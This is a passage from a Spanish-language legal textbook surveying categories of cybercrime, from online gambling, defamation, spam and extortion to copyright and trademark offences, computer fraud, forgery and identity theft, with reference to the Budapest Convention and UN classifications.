En otro capítulo se abordará el derecho digital a la libertad de expresión que puede entrar en colisión contra este tipo de expresiones.

Delitos contra la religión

Si bien el tema de la religión en el Internet lo contempla el Protocolo adicional al Convenio sobre la Ciberdelincuencia relativo a la penalización de actos de índole racista y xenófoba cometidos por medio de sistemas informáticos de Estrasburgo del 28 de enero de 2003, que se citó en el tema anterior referente al racismo, lenguaje ofensivo, exaltación de la violencia, es importante separarlo por la gran importancia del tema religioso en el aspecto cultural y legal.

Un claro ejemplo es que en el derecho musulmán, que es un sistema autónomo de derecho religioso, su base principal es el Corán, mientras que en el derecho mexicano la base principal es la Constitución y los tratados internacionales; desde este punto de vista existe una colisión,

por la cual no habría alguna armonización en qué conductas podrían cometerse un delito contra la religión y cuándo no. Los musulmanes pueden argumentar con preferir seguir el libro sagrado del islam en vez de leyes y normas, respetando las tradiciones de su pueblo, mientras que los mexicanos hablarán del Estado laico y de la supremacía de la ley.

Es así como esta tipificación varía entre los países, ya sea por sus religiones y símbolos religiosos, donde algunas naciones con una visión más laica y liberal no penalizan tales actos.

Juegos ilegales y juegos en línea

La regulación de los juegos en línea no es un tema que deba dejarse en el aire, por lo cual algunos países lo han abordado de manera legal; tal es el caso de Australia con su ley Interactive Gambling Act, Estonia, Nueva Zelanda y Reino Unido con su Gambling Act, y Singapur con Remote Gambling Act, esto solo mencionando algunos. Mientras que algunos países no tocan el tema dejándolo en la oscuridad, por lo tanto permitiéndoles a las personas hacerlo, otros países lo regulan para que se haga conforme a la ley, entretanto otros prohíben tales juegos por Internet, convirtiéndolos en ilegales.

La mayoría de los juegos en línea son utilizados para cometer ilícitos, como podría ser el intercambio de pornografía infantil, realizar fraudes, difamación, lavado de dinero y financiamiento del terrorismo, principalmente porque algunos países no imponen la obligación de estos intermediarios a mantener los registros, además de que serían demasiados por revisar. Mientras que las autoridades y poderes de investigación e inteligencia apuntan contra herramientas como WhatsApp, foros y comunicaciones privadas, los delincuentes informáticos pueden utilizar los juegos en línea para comunicarse sin dejar rastro.

Enfatizando lo que se refiere al financiamiento del terrorismo, también puede llegar a ser una forma de comunicación para éste. Es más, hay tantas formas posibles de mandar mensajes que a los terroristas no les haría falta ni la comunicación verbal, por ejemplo creando letras mediante disparos en una pared del juego Call of Duty. Las posibilidades son de lo más dispares y muchas de ellas prácticamente imposibles de rastrear (Moya, 16 de noviembre de 2015).

Otro caso es cuando unos adolescentes rusos se suicidaron por un juego creado en redes sociales llamado Blue Whale o Ballena Triste (también traducido erróneamente como Ballena Azul), que consistió

en que los adolescentes se pusieron en contacto con un curador que les dio una serie de retos por cincuenta días, como marcarse la piel con el animal en cuestión o bien ver películas de terror durante días, hasta que en la última jornada se les pidió acabar con sus vidas tirándose desde un edificio. Las víctimas encontraron este juego en la red social VKontakte, en donde el administrador de un grupo dio las instrucciones a los jugadores. Curiosamente todos los casos reportados hasta ahora son de mujeres que bordean los 15 años, casos que desde 2015 hasta ahora suman más de 130 suicidios por causa –presuntamente– de este pasatiempo (Silva, 2 de marzo de 2017).

También existe una distinción entre los juegos por medio de tecnología y telecomunicaciones durante un evento en el mundo físico, que de alguna manera pueden considerarse como un juego en línea pero participando presencialmente en los lugares materiales, mientras que otro sería un juego virtual, donde toda la plataforma y movimientos son realmente por medios intangibles; lamentablemente en este último no se tiene la opción de comprobar los resultados del juego, ya que no se puede garantizar un juego limpio, por el problema técnico de investigación y las jurisdicciones que intenten regular tal caso, por ejemplo el titular del juego en línea puede ser venezolano, con sus servidores en Suecia pero con el servicio en México.

Dichos juegos en línea que por su naturaleza son de apuesta, deben ser susceptibles a una auditabilidad para conocer su funcionamiento en la red, así como de vigilancia y cooperación con las autoridades competentes siguiendo el debido proceso, pues por principio de soberanía nacional los países podrán establecer políticas y regulaciones conforme a las apuestas, juegos en línea y de azar, definiendo estrategias junto con medidas de restricciones y obligaciones que sean proporcionales entre las empresas, gobiernos y usuarios, haciendo principal énfasis cuando estos juegos intentan corromper a los menores e incluso atentan contra sus vidas, así como cualquier forma de comunicación para cometer actos delictivos y medio como lavado de dinero.

Difamación e información falsa

El Internet es utilizado para compartir información, sin embargo, en ocasiones dicha información no siempre es fidedigna, a veces se utiliza para hacer bromas y sátiras, pero en otras situaciones hasta para causar caos. En otro capítulo se abordará a profundidad el derecho digital a la

verdad, cuestión que hace hincapié a recibir información correcta por parte de las autoridades, así como la participación de los gobiernos, empresas y sociedad en general en lucha contra las noticias falsas, que realmente abundan en el Internet.

Respecto al tema de difamación, también se abordará a profundidad en el capítulo de derechos digitales, como derecho al honor, encontrando sus pros y contras, pero es importante mencionar que la difamación y acciones que ésta conlleva daña la reputación y dignidad de las personas, en pocas palabras el honor, pues al momento de publicarse la información en la red se propaga de una manera rápida por la propiedad de universalidad del Internet, peor aún que siendo falsos los datos los usuarios del ciberespacio los comparten sin verificar su fuente y sin juzgar su contenido. Aquí se debe tener un equilibrio y ponderar entre el derecho a la verdad, libertad de expresión e información en relación con el derecho al honor, privacidad e intimidad.

En la práctica algunos países podrán considerar también noticias falsas aquellas que atenten contra algunos funcionarios públicos, creando una censura, donde habrá que hacer un análisis de aquellas leyes que prohíban la difamación a las majestades, autoridades, banderas y símbolos tanto nacionales como religiosos, a los jefes de Estado y jefes de gobierno, para proteger el supuesto "honor" de ciertos objetos y sujetos.

Correo basura y amenazas conexas

Uno de los derechos a la protección de los consumidores en Internet, es el derecho digital a no ser molestado, que se abordará a profundidad en su capítulo, aunque esta conducta no solo se le aplique al sector público y privado, sino también a particulares.

El *spam* se define como el envío indiscriminado y masivo de mensajes no solicitados, fundamentalmente de carácter comercial. Se calcula que aproximadamente el 85% del tráfico mundial de correo es *spam*; en otras palabras, el 85% de los servidores de correo y del ancho de banda empleado en el envío y recepción de *e-mails* se emplea en correo basura (Vallina, 2010).

Es aquí donde las legislaciones deberán puntualizar y crear una armonización respecto al tema, ya que dependiendo del país esta conducta puede ser considerada como delito o como infracción, también en algunas ocasiones no es regulado, por ende permitido.

Extorsión

Las extorsiones en el ciberespacio han tomado demasiado auge, ya que éstas pueden cometerse mediante la utilización de medios electrónicos para materializar el delito principal que es la extorsión, a la vez servirse de recursos gráficos y contenido digital para llevarlo a cabo y por último empleando conocimientos técnicos para dañar la integridad del sistema, solicitando en todos los casos un beneficio económico, ya que su naturaleza es ser un delito de apoderamiento, ejecutado por medio de la violencia o intimidación.

En primer término se comete la extorsión como delito tradicional, mayormente son contra bienes físicos, pero se llevan a cabo con el uso de las tecnologías de información, como lo son el correo electrónico, mensajes de texto o llamadas en línea, algunos casos son la extorsión amenazando por un secuestro exprés, las famosas cometidas en las cárceles y también haciéndose pasar por un familiar; esto solo es una agravante por la utilización de dichos medios, ya que éstas son principalmente para cometerse de manera anónima, y peor aún, ya no piden portafolios llenos de dinero ni depósitos bancarios, ahora son pagos en criptomonedas o monedas electrónicas que permiten más su anonimato.

En segundo término tenemos las extorsiones que utilizan para amenazar o intimidar datos electrónicos como imágenes, videos, mensajes etc. Un ejemplo es la *sextorsion*, que es una forma de chantaje hacia una persona utilizando material gráfico o audiovisual que la compromete, por ejemplo como imágenes desnudas, que pueden ser obtenidas por diversas formas, verbigracia por el acceso ilícito o la práctica del *sexting*, para así chantajear a la persona con el fin de seguir obteniendo material sexual o hasta llegar a un acto carnal con dicha persona; aquí también cabe la posibilidad de que se aplique la extorsión.

Por último son las extorsiones que se aplican con un conocimiento técnico especializado, como primer ejemplo es cuando *hackean* un correo electrónico o servicio web y solicitan dinero para su recuperación, otra técnica es el famoso *ransomware* que restringe el acceso al sistema o los datos, solicitando el pago del rescate para eliminar tal restricción que a diferencia de la forma del correo electrónico su forma de propagación es rápida por ser un *malware,* y por último los famosos ataques DDOS que últimamente han tomado popularidad por su fácil realización en comparación con otras técnicas, donde se le solicita un pago a ciertas páginas o servicios web, bajo la amenaza de que si no lo

realizan recibirán un ataque DDOS, es decir, la denegación del servicio distribuido, haciéndoles perder grandes cantidades económicas.

Habrá que recordar que el elemento principal de una extorsión es el ánimo de lucro, así como el uso de la violencia e intimidación, entre otros elementos. Las extorsiones pueden cometerse utilizando las tecnologías de la información como un medio, los datos y contenido electrónico como una forma, o los sistemas informáticos y cibernéticos como su fin.

Otras formas de contenido ilícito

El Internet como gran herramienta en todos los aspectos también tiene su lado oscuro, conocida popularmente como la *deep web,* aunque en aspectos más técnicos es la *dark web*, con servicios y contenido ilícito de todas sus formas, principalmente ofreciendo e incitando a cometer crímenes, a lo que compete al Internet ordinario también existe contenido ilícito, además de los antes mencionados.

Dicho contenido ilícito son las ventas, principalmente en los grupos de redes sociales como Facebook, que no está en su totalidad regulado, pues se venden objetos robados, animales exóticos, armas, material histórico, además de la venta de medicamentos y narcóticos sin receta médica y de dudosa procedencia.

En la actualidad si vamos a Google y se teclea para buscar los planos de una bomba, en cuestión de minutos encontraremos los planos, materiales e instrucciones para realizarla, sin olvidar de otro tipo de armas y hasta la creación de drogas sintéticas. Como temas más frecuentados en razón de la seguridad nacional encontramos la apología del terrorismo la cual no habrá que olvidar, y por otro lado la seguridad económica con diversas instrucciones de cómo cometer delitos en todas las formas imaginables.

Delitos en materia de derechos de autor y marcas

Una de las funciones más importantes del Internet es el compartir, es por ello que en el capítulo sobre derechos digitales se profundiza sobre el derecho digital de compartir, así como sus pros y contras, pero es menester mencionar que el violar la legislación sobre derechos de autor y marcas es algo que socialmente pareciera normal en la vida

cotidiana, quizá de alguna manera todos los usuarios del Internet de una forma imprudencial o sin saberlo se han involucrado en el copiado de material almacenado en datos informáticos, protegidos por derechos de autor o marcas comerciales, a la vez bajando, subiendo, reproduciendo y almacenando en dispositivos electrónicos dicho contenido, o almacenando en sus servidores para que se descarguen canciones y videos protegidos. Es aquí donde nos preguntamos si el intercambio de contenido sin licencia es un delito.

Delitos en materia de derechos de autor

La piratería es un fenómeno con muchas connotaciones. La primera impresión que tendríamos sobre ésta es la de un barco pirata robando pertenencias y encontrando tesoros en los mares más peligrosos, en cuestión material y derechos de autor, la copia, reproducción y venta sin licencia de contenido protegido por derechos de autor ha cambiado de vehículo por diversas épocas, tomando medios como casetes, discos de vinilo, CD, DVD, USB y ahora Internet.

El intercambio de archivos sin su licencia o consentimiento, como programas informáticos, música, películas, libros, son las formas más comunes de violar derechos de autor, ya sea en las formas tradicionales y automatizadas de compartición de archivos, o en una manera más interactiva con el intercambio de archivos por diversos medios, plataformas y aplicaciones.

En la actualidad es muy difícil la lucha contra las violaciones de derechos de autor en el Internet por la falta de extraterritorialidad de las leyes, respetando la soberanía nacional de cada país, así como la descentralización del Internet que hace una red sólida donde se comparte contenido, donde unos lo hacen para garantizar su derecho digital a compartir y otros con ánimo de lucro.

Debido a estas situaciones se ha aceptado que la lucha contra este tipo de conductas nunca terminará, realmente las autoridades no tienen las capacidades económicas, humanas y materiales para exterminar dichas conductas. Cuando nosotros queremos descargar algún tipo de contenido desconocemos de los sitios webs donde está disponible, por esto accedemos a motores de búsqueda como lo es Google para conocer el paradero y links directos de estos sitios webs, con el fin de descargar lo buscado y de manera gratuita; si dichos portales violaran derechos de autor, en la práctica legal sería muy difícil obligarlos a re-

tirarlo y penalizar, principalmente porque éstos se encuentran lejos de la jurisdicción de los países que lo solicitan, además de que el proceso judicial es muy lento.

Es aquí donde Google entra, planteando la desindexación de sitios webs que puedan infringir tal contenido; esto no significa que se borre la página web, solo que la deja fuera de las búsquedas de todos los usuarios, podríamos decir que es un pequeño derecho al olvido en razón del material protegido por derechos de autor, donde la única manera de acceder al contenido desindexado es con el hipervínculo directo, que sin los motores de búsqueda sería imposible encontrarlo.

Google con regularidad recibe solicitudes de tribunales y agencias gubernamentales de todo el mundo solicitando eliminar información de los productos de Google, así como también órdenes judiciales que obligan a Google a tomar medidas. Lo anterior también permite que un individuo adjunte como respaldo una orden en una solicitud de eliminación, posteriormente las solicitudes se revisan para decidir si el contenido se debe eliminar ya sea por los supuestos de infringir una ley o las políticas de sus productos.

Los gobiernos solicitan eliminar o revisar contenidos por diversos motivos, puede ser por difamación, mientras que otras afirman que el contenido infringe las leyes locales que prohíben la incitación al odio o a la violencia, o contenido para adultos, siempre respetando las leyes dependiendo el país. Las estadísticas muestran que desde el lanzamiento del informe de transparencia en 2010, más de un tercio de todas las solicitudes de eliminación por parte del Gobierno hicieron referencia a la difamación como un motivo de eliminación, donde de julio de diciembre de 2015, el 28% de las solicitudes gubernamentales para quitar contenido indicó "difamación" como la causa para dicha acción, el 17% indicó "seguridad y privacidad", y el 15% indicó "seguridad nacional". Mayormente las solicitudes de los gobiernos suelen dirigirse al contenido político y a las críticas al gobierno, argumentando para la eliminación del contenido de los servicios de Google derechos vulnerados como difamación, privacidad e incluso a las leyes de derechos de autor.

El procedimiento de las solicitudes es el siguiente:

- Se recibe la solicitud de eliminación de contenido por diversos medios y de todos los niveles de gobierno (desde órdenes judiciales, solicitudes escritas de agencias gubernamentales locales y nacionales, y solicitudes de profesionales de seguridad pública), en ocasiones algunos usuarios envían una solicitud de eliminación guberna-

mental, por ejemplo, cuando un usuario adjunta una orden judicial que indica que cierto contenido es ilegal.

- Las solicitudes pueden pedir la eliminación de uno o varios artículos de contenido, a la vez también es posible que existan diversas solicitudes que pidan la eliminación del mismo contenido.
- Se evalúa la legitimidad e integridad de las solicitudes gubernamentales para poderla evaluar correctamente, tiene que ser por escrito, ser lo más específica posible en cuanto al contenido que debe eliminarse y explicar de qué manera el contenido es ilegal.
- Existen varios motivos por los que se podría rechazar la eliminación de contenido en respuesta a una solicitud. Por ejemplo, algunas solicitudes podrán no ser lo suficientemente específicas como para identificar lo que el Gobierno desea que se elimine a tal grado de hasta olvidar poner en el formulario la dirección web del sitio que se solicita accionar. En otros casos, se le da seguimiento solicitando más información. A veces no se acata la solicitud porque el propietario del contenido ya lo eliminó dejando sin materia el procedimiento.
- En ocasiones no se cumplen las solicitudes por cuestiones de forma, como es que no se hayan realizado a través de los medios apropiados, ya que se pide que las solicitudes se realicen por escrito en vez de manera verbal. En algunas ocasiones, las cartas escritas de los organismos no son suficientes, por lo tanto, se requiere una orden judicial. A la vez se examina la legitimidad de todos los documentos y las órdenes judiciales falsificadas no son acatadas por ningún motivo. Se podría malinterpretar y poner en duda la obligatoriedad de una orden judicial, como varias personas solicitan que se suprima algún contenido acompañada de una orden judicial, pero esto no significa que Google deba realizar alguna acción. En ocasiones estas órdenes suelen ser resultados de una disputa con un tercero en la que un tribunal ha determinado que un contenido en concreto es ilegal sin tener obligación Google de accionar.

Aparte del servicio de solicitudes y bloqueo de contenidos, Google no solo espera a que sea a petición de parte el retiro y exclusión de información, ya que cuenta con procesos regulares de verificación en sus servicios, además de que las políticas y sistemas están configurados para identificar y retirar pornografía infantil siempre que se detecte, independientemente si se recibe una solicitud de un país.

Cabe destacar que las solicitudes no son solo de los gobiernos, sino por autoridades y sujetos competentes, pero se clasifican por país para mejor orden. Google no puede borrar el contenido de otros sitios webs, ya que existe una autonomía, pero lo que sí puede hacer es excluir ciertas direcciones web del dominio de Google al que el país pertenece. Ya comentamos que Google no borra contenido de la red, solo excluye direcciones web de sus motores de búsqueda, pero además de este servicio la empresa cuenta con servicios propios en los que destacan Blogger y YouTube; en estos supuestos reciben solicitudes de retiro de contenido, pero por ser propios pueden retirarlo de todo el Internet.

El tema de derechos de autor es el principal, pues el proceso es similar donde un propietario de derechos de autor envía una notificación de eliminación de contenido en relación con una posible violación de estos derechos, posteriormente se comprueba si es válida la notificación y si se ha rellenado correctamente sin errores, se retira la dirección web de los motores de búsqueda, a la vez de que se avisa al administrador del sitio web afectado. No obstante, esto no termina aquí, ya que se sigue el proceso de la DMCA (ley estadounidense de protección de los derechos de autor, es una ley de Estados Unidos que proporciona a los proveedores de servicios *online* que reúnen los requisitos, como Google, un puerto seguro de responsabilidad económica por las demandas de infracción de derechos de autor) donde un *webmaster*, administrador de un sitio web afectado o proveedor del contenido afectado pueden enviar una contranotificación, verificando si el contenido material debería estar de nuevo disponible, pero finalmente si el propietario de los derechos de autor aún cree que el contenido es ilegal, puede presentar una demanda.

Las legislaciones comúnmente se centran en la tipificación de quien produzca, reproduzca, introduzca al país, almacene, transporte, distribuya, venda o arriende copias de obras, fonogramas, videogramas o libros protegidos por la ley, en forma dolosa, con fin de especulación comercial y sin la autorización que en los términos de ley deba otorgar el titular de los derechos de autor o de los derechos conexos, así como a quien fabrique con fin de lucro un dispositivo o sistema cuya finalidad sea desactivar los dispositivos electrónicos de protección de un programa de computación. Por lo cual los países deberán adoptar tales medidas pero enfocándose también en los contenidos del Internet.

Delitos en materia de marcas comerciales

Los delitos más comunes sobre las marcas comerciales son poner a la venta o en circulación productos u ofrecer servicios, indicando que están protegidos por una marca registrada sin que lo estén, así como el uso de ésta sin el consentimiento del titular y usar una marca parecida para confundir a otra registrada, amparando que son la misma o venden los mismos productos, entre otras penas.

En el caso del Internet todas las penas tradicionales que contemplan los ordenamientos nacionales e instrumentos internacionales son aplicados también en el uso del Internet, pero destacamos principalmente dos: la primera es la utilización de marcas para conducir actividades delictivas con el fin de engañar a los usuarios y la segunda delitos relacionados con los dominios y nombres.

En el caso de la suplantación de una marca, los delincuentes utilizan nombres semejantes de marcas y hasta dominios parecidos para llevar a cabo conductas delictivas, como el fraude en técnicas más especializadas como el *phishing,* haciéndose pasar por la empresa para obtener información de tarjetas bancarias o cuentas.

El segundo caso sin consecuencia legal pero quizá sí ética por el momento es en materia de dominios en su compra "lícita", ya que para su compra debe pasar el dominio en su proceso de vencimiento por tres fases, como el periodo de gracia, de rendición y pendiente de eliminación para poder ser liberado y ser puesto a venta a todo el público (Aroche, 14 de octubre de 2010*)*, y no en técnicas de *hacking* como envenenamiento para cometer actos ilícitos.

Pondremos de nuevo el caso de Google, donde su dominio principal es Google.com, de aquí se desprenden otros dependiendo de los países, tal es el caso que en México es Google.com.mx, en España Google.es y en Brasil Google.com.br, y así sucesivamente conforme al dominio nacional de cada entidad, pero ¿qué pasaría si Google no hubiera registrado el dominio google.com, que en vez de usar doble *o,* sea solo una, o que fuera Google.net y .org? De antemano esto crearía una confusión muy grande a los usuarios al momento de equivocarse para entrar al sitio deseado, peor aún si los dueños de esos dominios no pertenecientes a Google suplantaron su identidad para cometer ilícitos con dichos dominios, aquí sí siendo un delito.

En la práctica existen empresas que se dedican a comprar diferentes dominios con los nombres de empresas serias, por si algún día for-

man una empresa y compran un dominio que no se les haga raro recibir ofertas de venta por particulares, los dominios faltantes podrían ser los .com, .mx, .net o .org. También por cuestiones ajenas o de servicio, algunos dominios expiran por cierto tiempo, es aquí donde ciertas personas aprovechan para comprarlos y después contactar a los antiguos dueños para venderlos en grandes cantidades de dinero.

Un caso peculiar en 2015 fue el de Sanmay Ved, exempleado de Google que logró ser dueño por unos minutos del dominio más famoso del mundo (Google.com) por solo 12 dólares. Otro caso similar se presentó en 2003, cuando Microsoft olvidó renovar su dominio Hotmail.co.uk, que estuvo alojado en Nominet UK, así que al estar libre, una persona lo adquirió y Microsoft no pudo hacer nada al respecto, ya que la compañía no les pertenecía (Álvarez, 1 de octubre de 2015).

Delitos informáticos

Ya mencionamos al comienzo del capítulo de tipos de delitos informáticos que el Convenio sobre Ciberdelincuencia de Budapest hace una clasificación en cuatro puntos:

1. Delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y sistemas informáticos.
2. Delitos informáticos.
3. Delitos relacionados con el contenido.
4. Delitos relacionados con infracciones de la propiedad intelectual y de los derechos afines.

Donde se mencionaba que las secciones 1, 3 y 4 se refieren a la protección del bien jurídico, mientras la segunda está más enfocada al método, técnica o fin empleado por los delincuentes, provocando que se pudieran repetir conductas delictivas iguales a las otras secciones. Como comentamos anteriormente, a simple vista esto parecería una incongruencia, por unas referirse al bien jurídico protegido y otra a las técnicas, métodos empleados o el fin que persigue, pero a nuestra percepción es un buen trabajo con visión, pues creemos que esta clasificación es la más correcta hasta el momento por ser híbrida y mixta.

En una clasificación general, se podría decir que el delito informático o cibernético, es toda conducta ilícita cometida en un entorno informático, utilizado como medio, objeto o fin. En un sentido más

estricto pareciera que no existen tales delitos, ya que nos encontramos en una encrucijada donde nos preguntamos si es necesario distinguir y hacer una clasificación de delitos informáticos del resto, o es innecesario diferenciarlos de los tradicionales, puesto que se trata de los mismos delitos convencionales pero cometidos a través de otros medios, como en este caso los tecnológicos. De hecho, diversas legislaciones e instrumentos internacionales no contemplan tales conductas ilícitas como delitos informáticos; nos encontramos con delitos relacionados con la información computarizada, actos contra dispositivos informáticos, uso ilegal de dispositivos informáticos, delitos contra la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos, delitos relacionados con el contenido, delitos cometidos con las tecnologías de la información y comunicación, entre otros tantos.

Dicho lo anterior, es claro que se abre una gran concepción sobre la tipificación de tales conductas ilícitas, donde se enfocan en el objeto del bien jurídico protegido, o sea en la persona, cosa o valor que se quiere proteger o a quien se dirige el delito material, además de los métodos, técnicas empleadas y fines, no pudiendo crear una clasificación sobre los delitos informáticos o cibernéticos, pero sí un conjunto de actos en diversas categorías que ayudan a la clasificación de dichas conductas ilícitas.

Es aquí donde podríamos hacer una distinción, donde si el objeto es la persona o cosa de valor, para poder distinguir si es un delito contra la información, contenido o derechos adquiridos, o si el objeto son los datos o un sistema informático creando un verdadero "delito informático" en un sentido estricto, pero en la lucha de este debate y la no armonización nos encontramos en un problema cuya única solución es mostrar este sistema híbrido mixto, donde existe un reconocimiento a los delitos enfocados a la protección de un bien jurídico (que a nuestra percepción es la mejor opción) y los delitos informáticos enfocados en las técnicas, métodos y fines como tal, creando una protección no tan estricta pero sí general.

De antemano esta sección abarca numerosos delitos ya señalados en otras, pero es importante mencionarla, ya que algunas legislaciones contemplan los delitos informáticos como tal, como es el caso de la figura de sabotaje informático, que a nuestra percepción no es la mejor forma, ya que en el caso de México el delito de sabotaje es un delito contra la seguridad de la nación y con el fin de trastornar la vida económica del país o afectar su capacidad de defensa, razón por lo cual que-

daría muy limitado, y es por ello que a nuestra percepción protegiendo el bien jurídico como lo es en este caso el delito contra la integridad del sistema se amplía el concepto por proteger el bien jurídico.

Se deberá tener una aceptación formal de tales delitos enfocados en las técnicas, métodos y fines, razón por la cual el sistema mixto del Convenio sobre Ciberdelincuencia de Budapest es el ideal, aunque incongruente en el aspecto ya mencionado de que algunas secciones se refieren al bien jurídico protegido y la sección de delitos informáticos a las técnicas, métodos y fines, pero visionario el reconocer cómo debe ser y cómo es en la actualidad, dando la opción a las partes de decidir dichas clasificaciones y respetando la autonomía y soberanía de las naciones en el ejercicio de la materia de seguridad informática y derecho.

Hay que recordar que los delitos mencionados en este capítulo de delitos informáticos, como parte del convenio de Budapest, son aquellos que son reconocidos por éste y algunas legislaciones.

Fraude y fraude informático

Siguiendo el Convenio sobre Ciberdelincuencia de Budapest, se define que el fraude informático son los actos deliberados e ilegítimos que causen un perjuicio patrimonial a otra persona mediante: *a)* cualquier introducción, alteración, borrado o supresión de datos informáticos y *b)* cualquier interferencia en el funcionamiento de un sistema informático, con la intención fraudulenta o delictiva de obtener ilegítimamente un beneficio económico para uno mismo o para otra persona.

Por lo tanto, todo acceso ilícito, adquisición ilícita de datos o espionaje de datos, manipulación de datos, intervención ilícita, juegos ilegales y juegos en línea, correo basura y amenazas conexas entrarían en esta sección, pero solo si se realiza con una intención fraudulenta o delictiva de obtener ilegítimamente un beneficio económico para uno mismo o para otra persona, centrando la conducta en el fin económico.

Este delito de fraude es de los más cometidos en el Internet, a diferencia del fraude tradicional es el objeto que se persigue, ya que si el delincuente se enfoca en la persona u objeto es un fraude tradicional, pero si se enfoca en los datos y sistemas informáticos es informático, así como en los bancos o fisco nace el fraude bancario y fiscal, etcétera.

Otra opción de la existencia de éste tipo de delitos es llenar ciertas lagunas en las legislaciones, ya que un país como lo mencionamos anteriormente podría tipificar el acceso ilícito, la manipulación de datos,

intervención ilícita pero no apuntando hacia fines ilegales y económicos, así como también pudiesen tener tipificado el delito convencional de fraude pero sin la medida de alcanzar los delitos informáticos en dichas conductas ilícitas.

La ONU reconoce ciertos delitos informáticos, donde fraude informático es uno de ellos y se cita a continuación:

a) Fraudes cometidos mediante manipulación de computadoras
   I. Manipulación de los datos de entrada. Este tipo de fraude informático conocido también como sustracción de datos, representa el delito informático más común ya que es fácil de cometer y difícil de descubrir. Este delito no requiere de conocimientos técnicos de informática y puede realizarlo cualquier persona que tenga acceso a las funciones normales de procesamiento de datos en la fase de adquisición de los mismos.
   II. La manipulación de programas. Es muy difícil de descubrir y a menudo pasa inadvertida debido a que el delincuente debe tener conocimientos técnicos concretos de informática. Este delito consiste en modificar los programas existentes en el sistema de computadoras o en insertar nuevos programas o nuevas rutinas. Un método común utilizado por las personas que tiene conocimientos especializados en programación informática es el denominado Caballo de Troya, que consiste en insertar instrucciones de computadora de forma encubierta en un programa informático para que pueda realizar una función no autorizada al mismo tiempo que su función normal.
   III. Manipulación de los datos de salida. Se efectúa fijando un objetivo al funcionamiento del sistema informático. El ejemplo más común es el fraude de que se hace objeto a los cajeros automáticos mediante la falsificación de instrucciones para la computadora en la fase de adquisición de datos. Tradicionalmente esos fraudes se hacían a base de tarjetas bancarias robadas, sin embargo, en la actualidad se usan ampliamente el equipo y programas de computadora especializados para codificar información electrónica falsificada en las bandas magnéticas de las tarjetas bancarias y de las tarjetas de crédito.
b) Fraude efectuado por manipulación informática que aprovecha las repeticiones automáticas de los procesos de cómputo.
   Es una técnica especializada que se denomina "técnica de salchichón" en la que "rodajas muy finas" apenas perceptibles, de tran-

sacciones financieras, se van sacando repetidamente de una cuenta y se transfieren a otra (ICT Parliament, 2005).

Los delitos más comunes en el Internet son las estafas, donde el corazón del tipo penal de la estafa consiste en el engaño, que es cuando el sujeto activo promete la entrega de un bien u objeto (que no tiene) y exige su pago antes de la entrega, o solicita productos pero sin la intención de pagar por éstos, esto comúnmente se da en los grupos de ventas que no cuentan con un sistema de reputación o que no están regulados, como los grupos de ventas de redes sociales, que solo son un vehículo para conectar pero no garantizar las compras y ventas.

Falsificación informática

Además del fraude informático, la falsificación informática es otro de los delitos informáticos reconocidos por la ONU y se cita a continuación:

Falsificaciones informáticas

a) *Como objeto*. Cuando se alteran datos de los documentos almacenados en forma computarizada.
b) *Como instrumento*. Las computadoras pueden utilizarse también para efectuar falsificaciones de documentos de uso comercial. Cuando empezó a disponerse de fotocopiadoras computarizadas en color a base de rayos láser, surgió una nueva generación de falsificaciones o alteraciones fraudulentas. Estas fotocopiadoras pueden hacer copias de alta resolución, pueden modificar documentos e incluso pueden crear documentos falsos sin tener que recurrir a un original, y los documentos que producen son de tal calidad que sólo un experto puede diferenciarlos de los documentos auténticos (ICT Parliament, 2005).

Tal definición se centra meramente en los datos, documentos y archivos electrónicos, contemplando en un sentido estricto como objeto, con la manipulación de datos en la concepción de alteración de éstos, así como de una manera general como instrumento, en la manipulación de documentos digitales, creando documentos que parecen ser reales, así como imágenes, videos y todo archivo que pueda servir en la sociedad como una prueba o con un reconocimiento de validez personal, académica o laboral, pero que en esencia son falsos.

Robo de identidad

Encontramos conceptos que se refieren a las conductas ilícitas de la identidad de las personas, que son el robo, suplantación y usurpación de identidad; sin duda diversas legislaciones han adoptado tales figuras a sus ordenamientos legales, cambiando el nombre o unificando algunos como sinónimos, pero para ser más precisos nos basaremos en los conceptos de la RAE, donde suplantación es falsificar un escrito con palabras o cláusulas que alteren el sentido que antes tenía u ocupar con malas artes el lugar de alguien, defraudándole el derecho, empleo o favor que disfrutaba. Por otro lado, la usurpación es el apoderarse de una propiedad o de un derecho que legítimamente pertenece a otro, por lo general con violencia o arrogarse la dignidad, empleo u oficio de otro, y usarlos como si fueran propios.

De aquí se puede precisar que la suplantación se centra en una acción ficticia, por ejemplo cuando una persona abre una cuenta en una red social creando un perfil falso, con la finalidad de enmascarar la identidad de alguien o hacerse pasar por otra persona; a diferencia de esto, la usurpación de identidad es cuando uno se apropia de la identidad de otro, esto quiere decir que no va encaminado en crear perfiles falsos de Facebook, sino tener los datos y posesiones electrónicas de las víctimas y cometer acciones por medio de éstas. El concepto de robo en un sentido estricto se podría interpretar con el robo de información como usuarios, claves, tarjetas de créditos y hasta datos personales como el seguro social de alguien, pero en un sentido amplio por la popularidad de la palabra robo en la sociedad abarcaría todo acto ilícito como la suplantación o usurpación de identidad.

En la práctica con sus debidas excepciones claramente, la usurpación de identidad está basado en obtener un beneficio personal para el delincuente, tal es el caso de poder transferir dinero a otras cuentas o tomar decisiones que le beneficien, y por otro lado la suplantación tiene como propósito dañar a alguien, ya sea creando páginas webs, correos electrónicos con el nombre de una persona para causar daños a una persona, mayormente en su reputación. Cabe destacar que estos conceptos varían, donde podrían considerarse también el robo de identidad y fraude de identidad, pero todas las concepciones son aceptadas y respetadas. En este capítulo consideramos el robo de identidad como el género, por su aceptación social ante las denuncias, además de no ser un concepto muy técnico en comparación con suplantación y usurpación,

creando una identidad con los usuarios y por ende mayor protección de los derechos humanos.

El robo de identidad es la forma ilícita de adoptar la identidad de otra persona sin su consentimiento, donde en el mundo físico como en el virtual se puede cometer tal acto delictivo. En un principio los delincuentes deben obtener la información de la persona física o jurídica como nombres, usuarios, contraseñas y datos privados por medio de ataques como acceso no autorizado o hasta con técnicas de *phising* y *pharming*, entre otras técnicas que abarcan desde avanzadas hasta sencillas; posteriormente, dicha información debe prepararse y encaminarse ante una conducta, es aquí donde los delincuentes preparan un plan para la utilización de dichos datos, ya que pueden ser vendidos a personas que lo solicitan o extorsionar al mismo usuario para su recuperación a un precio mayor; por último, es la materialización de la conducta preparada. En un principio obtener dichos datos es un ilícito que afecta otros bienes jurídicos, ahora con la ejecución de acciones de robo, suplantación o usurpación de identidad se llevan a cabo estas conductas delictivas.

